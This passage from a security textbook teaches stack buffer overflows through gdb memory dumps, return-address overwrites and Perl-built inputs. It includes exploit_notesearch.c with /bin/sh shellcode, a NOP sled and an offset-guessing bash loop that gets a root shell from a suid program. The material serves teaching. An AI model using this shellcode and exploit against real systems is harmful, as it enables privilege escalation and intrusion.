Starting program: /home/reader/booksrc/a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, main (argc=2, argv=0xbffff874) at auth_overflow2.c:24
24              if(check_authentication(argv[1])) {
(gdb) i r esp
esp            0xbffff7e0       0xbffff7e0
(gdb) x/32xw $esp
0xbffff7e0:     0xb8000ce0      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
0xbffff820:     0x40f5f7f0      0x48e0fe81      0x00000000      0x00000000
0xbffff830:     0x00000000      0xb7ff9300      0xb7eafded      0xb8000ff4
0xbffff840:     0x00000002      0x08048350      0x00000000      0x08048371
0xbffff850:     0x08048474      0x00000002      0xbffff874      0x08048510
(gdb)
```

The first breakpoint is right before the call to `check_authentication()` in `main()`. At this point, the stack pointer register (ESP) is `0xbffff7e0`, and the top of the stack is shown. This is all part of `main()`'s stack frame. Continuing to the next breakpoint inside `check_authentication()`, the output below shows ESP is smaller as it moves up the list of memory to make room for `check_authentication()`'s stack frame (shown in bold), which is now on the stack. After finding the addresses of the `auth_flag` variable (❶) and the variable `password_buffer` (❷), their locations can be seen within the stack frame.

```
(gdb) c
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>) at
auth_overflow2.c:9
9             strcpy(password_buffer, password);
(gdb) i r esp
esp            0xbffff7a0       0xbffff7a0
(gdb) x/32xw $esp
0xbffff7a0:     0x00000000      0x08049744      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8     ❶0x00000000
0xbffff7c0:    ❷0xb7fd6ff4      0xbffff880      0xbffff7e8      0xb7fd6ff4
0xbffff7d0:     0xb7ff47b0      0x08048510      0xbffff7e8      0x080484bb
0xbffff7e0:     0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) p 0xbffff7e0 - 0xbffff7a0
$1 = 64
(gdb) x/s password_buffer
0xbffff7c0:      "?o??\200????????o???G??\020\205\004\b?????\204\004\b????\020\205\004\
bH???????\002"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb)
```

Continuing to the second breakpoint in `check_authentication()`, a stack frame (shown in bold) is pushed onto the stack when the function is called. Since the stack grows upward toward lower memory addresses, the stack pointer is now 64 bytes less at `0xbffff7a0`. The size and structure of a stack frame can vary greatly, depending on the function and certain compiler optimizations. For example, the first 24 bytes of this stack frame are just padding put there by the compiler. The local stack variables, `auth_flag` and `password_buffer`, are shown at their respective memory locations in the stack frame. The `auth_flag` (❶) is shown at `0xbffff7bc`, and the 16 bytes of the password buffer (❷) are shown at `0xbffff7c0`.

The stack frame contains more than just the local variables and padding. Elements of the `check_authentication()` stack frame are shown below.

First, the memory saved for the local variables is shown in italic. This starts at the `auth_flag` variable at `0xbffff7bc` and continues through the end of the 16-byte `password_buffer` variable. The next few values on the stack are just padding the compiler threw in, plus something called the *saved frame pointer*. If the program is compiled with the flag `-fomit-frame-pointer` for optimization, the frame pointer won't be used in the stack frame. At ❸ the value `0x080484bb` is the return address of the stack frame, and at ❹ the address `0xbffffe9b7` is a pointer to a string containing 30 *A*s. This must be the argument to the `check_authentication()` function.

```
(gdb) x/32xw $esp
0xbffff7a0:     0x00000000      0x08049744      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8      0x00000000
0xbffff7c0:     0xb7fd6ff4      0xbffff880      0xbffff7e8      0xb7fd6ff4
```

```
0xbffff7d0:     0xb7ff47b0      0x08048510      0xbffff7e8      ❸0x080484bb
0xbffff7e0:    ❹0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) x/32xb 0xbffff9b7
0xbffff9b7:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9bf:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9c7:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9cf:     0x41    0x41    0x41    0x41    0x41    0x41    0x00    0x53
(gdb) x/s 0xbffff9b7
0xbffff9b7:      'A' <repeats 30 times>
(gdb)
```

The return address in a stack frame can be located by understanding how the stack frame is created. This process begins in the `main()` function, even before the function call.

```
(gdb) disass main
Dump of assembler code for function main:
0x08048474 <main+0>:    push   ebp
0x08048475 <main+1>:    mov    ebp,esp
0x08048477 <main+3>:    sub    esp,0x8
0x0804847a <main+6>:    and    esp,0xfffffff0
0x0804847d <main+9>:    mov    eax,0x0
0x08048482 <main+14>:   sub    esp,eax
0x08048484 <main+16>:   cmp    DWORD PTR [ebp+8],0x1
0x08048488 <main+20>:   jg     0x80484ab <main+55>
0x0804848a <main+22>:   mov    eax,DWORD PTR [ebp+12]
0x0804848d <main+25>:   mov    eax,DWORD PTR [eax]
0x0804848f <main+27>:   mov    DWORD PTR [esp+4],eax
0x08048493 <main+31>:   mov    DWORD PTR [esp],0x80485e5
0x0804849a <main+38>:   call   0x804831c <printf@plt>
0x0804849f <main+43>:   mov    DWORD PTR [esp],0x0
0x080484a6 <main+50>:   call   0x804833c <exit@plt>
0x080484ab <main+55>:   mov    eax,DWORD PTR [ebp+12]
0x080484ae <main+58>:   add    eax,0x4
0x080484b1 <main+61>:   mov    eax,DWORD PTR [eax]
0x080484b3 <main+63>:   mov    DWORD PTR [esp],eax
0x080484b6 <main+66>:   call   0x8048414 <check_authentication>
0x080484bb <main+71>:   test   eax,eax
0x080484bd <main+73>:   je     0x80484e5 <main+113>
0x080484bf <main+75>:   mov    DWORD PTR [esp],0x80485fb
0x080484c6 <main+82>:   call   0x804831c <printf@plt>
0x080484cb <main+87>:   mov    DWORD PTR [esp],0x8048619
0x080484d2 <main+94>:   call   0x804831c <printf@plt>
0x080484d7 <main+99>:   mov    DWORD PTR [esp],0x8048630
0x080484de <main+106>:  call   0x804831c <printf@plt>
0x080484e3 <main+111>:  jmp    0x80484f1 <main+125>
0x080484e5 <main+113>:  mov    DWORD PTR [esp],0x804864d
0x080484ec <main+120>:  call   0x804831c <printf@plt>
0x080484f1 <main+125>:  leave
0x080484f2 <main+126>:  ret
End of assembler dump.
(gdb)
```

Notice the two lines shown in bold on page 131. At this point, the EAX register contains a pointer to the first command-line argument. This is also the argument to `check_authentication()`. This first assembly instruction writes EAX to where ESP is pointing (the top of the stack). This starts the stack frame for `check_authentication()` with the function argument. The second instruction is the actual call. This instruction pushes the address of the next instruction to the stack and moves the execution pointer register (EIP) to the start of the `check_authentication()` function. The address pushed to the stack is the return address for the stack frame. In this case, the address of the next instruction is `0x080484bb`, so that is the return address.

```
(gdb) disass check_authentication
Dump of assembler code for function check_authentication:
0x08048414 <check_authentication+0>:    push   ebp
0x08048415 <check_authentication+1>:    mov    ebp,esp
0x08048417 <check_authentication+3>:    sub    esp,0x38

...

0x08048472 <check_authentication+94>:   leave
0x08048473 <check_authentication+95>:   ret
End of assembler dump.
(gdb) p 0x38
$3 = 56
(gdb) p 0x38 + 4 + 4
$4 = 64
(gdb)
```

Execution will continue into the `check_authentication()` function as EIP is changed, and the first few instructions (shown in bold above) finish saving memory for the stack frame. These instructions are known as the function prologue. The first two instructions are for the saved frame pointer, and the third instruction subtracts `0x38` from ESP. This saves 56 bytes for the local variables of the function. The return address and the saved frame pointer are already pushed to the stack and account for the additional 8 bytes of the 64-byte stack frame.

When the function finishes, the `leave` and `ret` instructions remove the stack frame and set the execution pointer register (EIP) to the saved return address in the stack frame (❶). This brings the program execution back to the next instruction in `main()` after the function call at `0x080484bb`. This process happens every time a function is called in any program.

```
(gdb) x/32xw $esp
0xbffff7a0:     0x00000000      0x08049744      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8      0x00000000
0xbffff7c0:     0xb7fd6ff4      0xbffff880      0xbffff7e8      0xb7fd6ff4
0xbffff7d0:     0xb7ff47b0      0x08048510      0xbffff7e8     ❶0x080484bb
0xbffff7e0:     0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
```

```
(gdb) cont
Continuing.

Breakpoint 3, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>)
    at auth_overflow2.c:16
16              return auth_flag;
(gdb) x/32xw $esp
0xbffff7a0:     0xbffff7c0      0x080485dc      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8      0x00000000
0xbffff7c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7d0:     0x41414141      0x41414141      0x41414141    ❷0x08004141
0xbffff7e0:     0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
(gdb)
```

When some of the bytes of the saved return address are overwritten, the program will still try to use that value to restore the execution pointer register (EIP). This usually results in a crash, since execution is essentially jumping to a random location. But this value doesn't need to be random. If the overwrite is controlled, execution can, in turn, be controlled to jump to a specific location. But where should we tell it to go?

0x330 Experimenting with BASH

Since so much of hacking is rooted in exploitation and experimentation, the ability to quickly try different things is vital. The BASH shell and Perl are common on most machines and are all that is needed to experiment with exploitation.

Perl is an interpreted programming language with a `print` command that happens to be particularly suited to generating long sequences of characters. Perl can be used to execute instructions on the command line by using the `-e` switch like this:

```
reader@hacking:~/booksrc $ perl -e 'print "A" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

This command tells Perl to execute the commands found between the single quotes—in this case, a single command of `print "A" x 20;`. This command prints the character *A* 20 times.

Any character, such as a nonprintable character, can also be printed by using `\x##`, where `##` is the hexadecimal value of the character. In the following example, this notation is used to print the character *A*, which has the hexadecimal value of `0x41`.

```
reader@hacking:~/booksrc $ perl -e 'print "\x41" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

In addition, string concatenation can be done in Perl with a period (`.`). This can be useful when stringing multiple addresses together.

```
reader@hacking:~/booksrc $ perl -e 'print "A"x20 . "BCD" . "\x61\x66\x67\x69"x2 . "Z";'
AAAAAAAAAAAAAAAAAAAABCDafgiafgiZ
```

An entire shell command can be executed like a function, returning its output in place. This is done by surrounding the command with parentheses and prefixing a dollar sign. Here are two examples:

```
reader@hacking:~/booksrc $ $(perl -e 'print "uname";')
Linux
reader@hacking:~/booksrc $ una$(perl -e 'print "m";')e
Linux
reader@hacking:~/booksrc $
```

In each case, the output of the command found between the parentheses is substituted for the command, and the command `uname` is executed. This exact command-substitution effect can be accomplished with grave accent marks (`, the tilted single quote on the tilde key). You can use whichever syntax feels more natural for you; however, the parentheses syntax is easier to read for most people.

```
reader@hacking:~/booksrc $ u`perl -e 'print "na";'`me
Linux
reader@hacking:~/booksrc $ u$(perl -e 'print "na";')me
Linux
reader@hacking:~/booksrc $
```

Command substitution and Perl can be used in combination to quickly generate overflow buffers on the fly. You can use this technique to easily test the overflow_example.c program with buffers of precise lengths.

```
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x30')
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 30 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAAAAAAAAAAAA'
[AFTER] value is at 0xbffff7f4 and is 1094795585 (0x41414141)
Segmentation fault (core dumped)
reader@hacking:~/booksrc $ gdb -q
(gdb) print 0xbffff7f4 - 0xbffff7e0
$1 = 20
```

```
(gdb) quit
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x20 . "ABCD"')
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 24 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains 'AAAAAAAAAAAAAAAAAAAAABCD'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAAABCD'
[AFTER] value is at 0xbffff7f4 and is 1145258561 (0x44434241)
reader@hacking:~/booksrc $
```

In the output above, GDB is used as a hexadecimal calculator to figure out the distance between `buffer_two` (`0xbfffff7e0`) and the `value` variable (`0xbffff7f4`), which turns out to be 20 bytes. Using this distance, the `value` variable is overwritten with the exact value `0x44434241`, since the characters *A*, *B*, *C*, and *D* have the hex values of `0x41`, `0x42`, `0x43`, and `0x44`, respectively. The first character is the least significant byte, due to the little-endian architecture. This means if you wanted to control the value variable with something exact, like `0xdeadbeef`, you must write those bytes into memory in reverse order.

```
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x20 . "\xef\xbe\xad\xde"')
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 24 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains 'AAAAAAAAAAAAAAAAAAAA??'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAA??'
[AFTER] value is at 0xbffff7f4 and is -559038737 (0xdeadbeef)
reader@hacking:~/booksrc $
```

This technique can be applied to overwrite the return address in the auth_overflow2.c program with an exact value. In the example below, we will overwrite the return address with a different address in `main()`.

```
reader@hacking:~/booksrc $ gcc -g -o auth_overflow2 auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./auth_overflow2
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x08048474 <main+0>:    push   ebp
0x08048475 <main+1>:    mov    ebp,esp
0x08048477 <main+3>:    sub    esp,0x8
0x0804847a <main+6>:    and    esp,0xfffffff0
0x0804847d <main+9>:    mov    eax,0x0
0x08048482 <main+14>:   sub    esp,eax
0x08048484 <main+16>:   cmp    DWORD PTR [ebp+8],0x1
0x08048488 <main+20>:   jg     0x80484ab <main+55>
0x0804848a <main+22>:   mov    eax,DWORD PTR [ebp+12]
```

```
0x0804848d <main+25>:   mov    eax,DWORD PTR [eax]
0x0804848f <main+27>:   mov    DWORD PTR [esp+4],eax
0x08048493 <main+31>:   mov    DWORD PTR [esp],0x80485e5
0x0804849a <main+38>:   call   0x804831c <printf@plt>
0x0804849f <main+43>:   mov    DWORD PTR [esp],0x0
0x080484a6 <main+50>:   call   0x804833c <exit@plt>
0x080484ab <main+55>:   mov    eax,DWORD PTR [ebp+12]
0x080484ae <main+58>:   add    eax,0x4
0x080484b1 <main+61>:   mov    eax,DWORD PTR [eax]
0x080484b3 <main+63>:   mov    DWORD PTR [esp],eax
0x080484b6 <main+66>:   call   0x8048414 <check_authentication>
0x080484bb <main+71>:   test   eax,eax
0x080484bd <main+73>:   je     0x80484e5 <main+113>
0x080484bf <main+75>:   mov    DWORD PTR [esp],0x80485fb
0x080484c6 <main+82>:   call   0x804831c <printf@plt>
0x080484cb <main+87>:   mov    DWORD PTR [esp],0x8048619
0x080484d2 <main+94>:   call   0x804831c <printf@plt>
0x080484d7 <main+99>:   mov    DWORD PTR [esp],0x8048630
0x080484de <main+106>:  call   0x804831c <printf@plt>
0x080484e3 <main+111>:  jmp    0x80484f1 <main+125>
0x080484e5 <main+113>:  mov    DWORD PTR [esp],0x804864d
0x080484ec <main+120>:  call   0x804831c <printf@plt>
0x080484f1 <main+125>:  leave
0x080484f2 <main+126>:  ret
End of assembler dump.
(gdb)
```

This section of code shown in bold contains the instructions that display the *Access Granted* message. The beginning of this section is at `0x080484bf`, so if the return address is overwritten with this value, this block of instructions will be executed. The exact distance between the return address and the start of the `password_buffer` can change due to different compiler versions and different optimization flags. As long as the start of the buffer is aligned with DWORDs on the stack, this mutability can be accounted for by simply repeating the return address many times. This way, at least one of the instances will overwrite the return address, even if it has shifted around due to compiler optimizations.

```
reader@hacking:~/booksrc $ ./auth_overflow2 $(perl -e 'print "\xbf\x84\x04\x08"x10')

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

In the example above, the target address of `0x080484bf` is repeated 10 times to ensure the return address is overwritten with the new target address. When the `check_authentication()` function returns, execution jumps directly to the new target address instead of returning to the next instruction after the call. This gives us more control; however, we are still limited to using instructions that exist in the original programming.

The notesearch program is vulnerable to a buffer overflow on the line marked in bold here.

```
int main(int argc, char *argv[]) {
   int userid, printing=1, fd; // File descriptor
   char searchstring[100];

   if(argc > 1)                        // If there is an arg
      strcpy(searchstring, argv[1]);   //   that is the search string;
   else                                // otherwise,
      searchstring[0] = 0;             //   search string is empty.
```

The notesearch exploit uses a similar technique to overflow a buffer into the return address; however, it also injects its own instructions into memory and then returns execution there. These instructions are called *shellcode*, and they tell the program to restore privileges and open a shell prompt. This is especially devastating for the notesearch program, since it is suid root. Since this program expects multiuser access, it runs under higher privileges so it can access its data file, but the program logic prevents the user from using these higher privileges for anything other than accessing the data file—at least that's the intention.

But when new instructions can be injected in and execution can be controlled with a buffer overflow, the program logic is meaningless. This technique allows the program to do things it was never programmed to do, while it's still running with elevated privileges. This is the dangerous combination that allows the notesearch exploit to gain a root shell. Let's examine the exploit further.

```
reader@hacking:~/booksrc $ gcc -g exploit_notesearch.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4       char shellcode[]=
5       "\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
6       "\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
7       "\xe1\xcd\x80";
8
9       int main(int argc, char *argv[]) {
10         unsigned int i, *ptr, ret, offset=270;
(gdb)
11         char *command, *buffer;
12
13         command = (char *) malloc(200);
14         bzero(command, 200); // Zero out the new memory.
15
16         strcpy(command, "./notesearch \'"); // Start command buffer.
17         buffer = command + strlen(command); // Set buffer at the end.
18
19         if(argc > 1) // Set offset.
```

```
20          offset = atoi(argv[1]);
(gdb)
21
22       ret = (unsigned int) &i - offset; // Set return address.
23
24       for(i=0; i < 160; i+=4) // Fill buffer with return address.
25          *((unsigned int *)(buffer+i)) = ret;
26       memset(buffer, 0x90, 60); // Build NOP sled.
27       memcpy(buffer+60, shellcode, sizeof(shellcode)-1);
28
29       strcat(command, "\'");
30
(gdb) break 26
Breakpoint 1 at 0x80485fa: file exploit_notesearch.c, line 26.
(gdb) break 27
Breakpoint 2 at 0x8048615: file exploit_notesearch.c, line 27.
(gdb) break 28
Breakpoint 3 at 0x8048633: file exploit_notesearch.c, line 28.
(gdb)
```

The notesearch exploit generates a buffer in lines 24 through 27 (shown above in bold). The first part is a for loop that fills the buffer with a 4-byte address stored in the ret variable. The loop increments i by 4 each time. This value is added to the buffer address, and the whole thing is typecast as a unsigned integer pointer. This has a size of 4, so when the whole thing is dereferenced, the entire 4-byte value found in ret is written.

```
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:26
26       memset(buffer, 0x90, 60); // build NOP sled
(gdb) x/40x buffer
0x804a016:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a026:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a036:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a046:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a056:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a066:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a076:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a086:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a096:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a0a6:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
(gdb) x/s command
0x804a008:       "./notesearch
'¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶û
ÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿"
(gdb)
```

At the first breakpoint, the buffer pointer shows the result of the for loop. You can also see the relationship between the command pointer and the buffer pointer. The next instruction is a call to `memset()`, which starts at the beginning of the buffer and sets 60 bytes of memory with the value `0x90`.

```
(gdb) cont
Continuing.

Breakpoint 2, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:27
27          memcpy(buffer+60, shellcode, sizeof(shellcode)-1);
(gdb) x/40x buffer
0x804a016:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a026:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a036:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a046:      0x90909090      0x90909090      0x90909090      0xbffff6f6
0x804a056:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a066:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a076:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a086:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a096:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a0a6:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
(gdb) x/s command
0x804a008:       "./notesearch '", '\220' <repeats 60 times>, "¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿
¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿"
(gdb)
```

Finally, the call to memcpy() will copy the shellcode bytes into buffer+60.

```
(gdb) cont
Continuing.

Breakpoint 3, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:29
29          strcat(command, "\'");
(gdb) x/40x buffer
0x804a016:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a026:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a036:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a046:      0x90909090      0x90909090      0x90909090      0x3158466a
0x804a056:      0xcdc931db      0x2f685180      0x6868732f      0x6e69622f
0x804a066:      0x5351e389      0xb099e189      0xbf80cd0b      0xbffff6f6
0x804a076:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a086:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a096:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a0a6:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
(gdb) x/s command
0x804a008:       "./notesearch '", '\220' <repeats 60 times>, "1À1Û1É\231°gÍ\200j\vXQh//shh/
bin\211ãQ\211âS\211áÍ\200¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿"
(gdb)
```

Now the buffer contains the desired shellcode and is long enough to overwrite the return address. The difficulty of finding the exact location of the return address is eased by using the repeated return address technique. But this return address must point to the shellcode located in the same buffer. This means the actual address must be known ahead of time, before it even goes into memory. This can be a difficult prediction to try to make with a dynamically changing stack. Fortunately, there is another hacking technique, called the NOP sled, that can assist with this difficult chicanery. *NOP* is an assembly instruction that is short for *no operation.* It is a single-byte instruction that does absolutely nothing. These instructions are sometimes used to waste computational cycles for timing purposes and are actually necessary in the Sparc processor architecture, due to instruction pipelining. In this case, NOP instructions are going to be used for a different purpose: as a fudge factor. We'll create a large array (or sled) of these NOP instructions and place it before the shellcode; then, if the EIP register points to any address found in the NOP sled, it will increment while executing each NOP instruction, one at a time, until it finally reaches the shellcode. This means that as long as the return address is overwritten with any address found in the NOP sled, the EIP register will slide down the sled to the shellcode, which will execute properly. On the *x*86 architecture, the NOP instruction is equivalent to the hex byte 0x90. This means our completed exploit buffer looks something like this:

NOP sled	Shellcode	Repeated return address

Even with a NOP sled, the approximate location of the buffer in memory must be predicted in advance. One technique for approximating the memory location is to use a nearby stack location as a frame of reference. By subtracting an offset from this location, the relative address of any variable can be obtained.

From exploit_notesearch.c

```
unsigned int i, *ptr, ret, offset=270;
char *command, *buffer;

command = (char *) malloc(200);
bzero(command, 200); // Zero out the new memory.

strcpy(command, "./notesearch \'"); // Start command buffer.
buffer = command + strlen(command); // Set buffer at the end.

if(argc > 1) // Set offset.
  offset = atoi(argv[1]);

ret = (unsigned int) &i - offset; // Set return address.
```

In the notesearch exploit, the address of the variable `i` in `main()`'s stack frame is used as a point of reference. Then an offset is subtracted from that value; the result is the target return address. This offset was previously determined to be 270, but how is this number calculated?

The easiest way to determine this offset is experimentally. The debugger will shift memory around slightly and will drop privileges when the suid root notesearch program is executed, making debugging much less useful in this case.

Since the notesearch exploit allows an optional command-line argument to define the offset, different offsets can quickly be tested.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out 100
-------[ end of note data ]-------
reader@hacking:~/booksrc $ ./a.out 200
-------[ end of note data ]-------
reader@hacking:~/booksrc $
```

However, doing this manually is tedious and stupid. BASH also has a for loop that can be used to automate this process. The `seq` command is a simple program that generates sequences of numbers, which is typically used with looping.

```
reader@hacking:~/booksrc $ seq 1 10
1
2
3
4
5
6
7
8
9
10
reader@hacking:~/booksrc $ seq 1 3 10
1
4
7
10
reader@hacking:~/booksrc $
```

When only two arguments are used, all the numbers from the first argument to the second are generated. When three arguments are used, the middle argument dictates how much to increment each time. This can be used with command substitution to drive BASH's for loop.

```
reader@hacking:~/booksrc $ for i in $(seq 1 3 10)
> do
> echo The value is $i
> done
The value is 1
The value is 4
The value is 7
The value is 10
reader@hacking:~/booksrc $
```

The function of the for loop should be familiar, even if the syntax is a little different. The shell variable `$i` iterates through all the values found in the grave accents (generated by `seq`). Then everything between the `do` and `done` keywords is executed. This can be used to quickly test many different offsets. Since the NOP sled is 60 bytes long, and we can return anywhere on the sled, there is about 60 bytes of wiggle room. We can safely increment the offset loop with a step of 30 with no danger of missing the sled.

```
reader@hacking:~/booksrc $ for i in $(seq 0 30 300)
> do
> echo Trying offset $i
> ./a.out $i
> done
Trying offset 0
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
```

When the right offset is used, the return address is overwritten with a value that points somewhere on the NOP sled. When execution tries to return to that location, it will just slide down the NOP sled into the injected shellcode instructions. This is how the default offset value was discovered.

0x331 Using the Environment

Sometimes a buffer will be too small to hold even shellcode. Fortunately, there are other locations in memory where shellcode can be stashed. Environment variables are used by the user shell for a variety of things, but what they are used for isn't as important as the fact they are located on the stack and can be set from the shell. The example below sets an environment variable called `MYVAR` to the string *test*. This environment variable can be accessed by prepending a dollar sign to its name. In addition, the `env` command will show all the environment variables. Notice there are several default environment variables already set.

```
reader@hacking:~/booksrc $ export MYVAR=test
reader@hacking:~/booksrc $ echo $MYVAR
test
reader@hacking:~/booksrc $ env
SSH_AGENT_PID=7531
SHELL=/bin/bash
DESKTOP_STARTUP_ID=
TERM=xterm
GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-gnome2
WINDOWID=39845969
OLDPWD=/home/reader
USER=reader
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=4
